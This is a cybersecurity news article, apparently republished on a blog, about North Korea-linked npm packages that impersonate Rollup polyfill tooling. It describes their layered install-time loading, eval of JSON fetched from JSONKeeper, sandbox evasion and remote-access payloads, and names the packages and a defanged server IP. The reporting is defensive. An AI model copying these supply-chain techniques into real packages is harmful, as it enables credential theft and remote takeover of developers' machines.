


Threat actors with ties to North Korea have been linked to a fresh set of malicious npm packages that masquerade as Rollup polyfill tooling to facilitate remote access and data theft.
According to JFrog, the packages “rollup-packages-polyfill-core” and “rollup-runtime-polyfill-core” mimic the legitimate “rollup-plugin-polyfill-node” project, down to the description, repository metadata, and package shape.
“The lookalike packages place themselves in the same rollup, polyfill, core, and node naming space, which can look plausible during a quick dependency review,” JFrog said in a technical write-up of the campaign.
The campaign also involves four other packages, all of which have since been removed from the npm registry –
- quirky-token
- react-icon-svgs
- rollup-plugin-polyfill-connect
- swift-parse-stream
What’s noteworthy here is that “rollup-packages-polyfill-core” installs and loads “swift-parse-stream,” while “rollup-runtime-polyfill-core” installs and “quirky-token.” In a similar fashion, “react-icon-svgs” has been found to install “rollup-plugin-polyfill-connect” as a second stage.
“The second-stage packages are near-identical SVG utilities that fetch a JSON object from JSONKeeper and eval the model field,” the cybersecurity company said. “This layered structure, together with the lookalike names, legitimate-looking metadata, hidden install-time execution, environment checks, and credential-theft/remote-access payloads, is similar to previous North Korean Lazarus-linked npm campaigns.”
It’s worth emphasizing here that this is not the first time North Korean threat actors have uploaded npm packages impersonating Rollup polyfill tools. In April 2026, Panther detailed a sustained npm campaign that involved publishing 108 malicious npm packages spanning 261 versions to deliver BeaverTail and OtterCookie, two known malware families linked to Contagious Interview. Among those packages was “rollup-plugin-polyfill-route,” which was published on March 20, 2026.
The starting point of the attack is a Base64-encoded npm install command for “swift-parse-stream” (or “quirky-token”) that’s concealed within “rollup-packages-polyfill-core” (or “rollup-runtime-polyfill-core”). The two second-stage packages are dressed up as SVG sanitization utilities, while reaching out to a JSON Keeper URL to retrieve and execute a JavaScript malware.
The JavaScript code runs checks to avoid execution within cloud development environments, sandboxes, serverless runtimes, and analysis infrastructure. Past this gate, the malware installs the necessary dependencies and reaches out to an external server (“216.126.236[.]244”) to fetch an encrypted JavaScript payload.
The decrypted payload then acts as a loader for additional scripts responsible for enabling remote access to the compromised host to support interactive terminal sessions, command execution, screenshot capture, process termination, Windows-only mouse movement, clicks, scrolling, keyboard presses, and…
Source link
Disclaimer
We strive to uphold the highest ethical standards in all of our reporting and coverage. We blogs.grocliq.com want to be transparent with our readers about any potential conflicts of interest that may arise in our work. It’s possible that some of the investors we feature may have connections to other businesses, including competitors or companies we write about. However, we want to assure our readers that this will not have any impact on the integrity or impartiality of our reporting. We are committed to delivering accurate, unbiased news and information to our audience, and we will continue to uphold our ethics and principles in all of our work. Thank you for your trust and support.
Website Upgradation is going on for any glitch kindly connect at [email protected]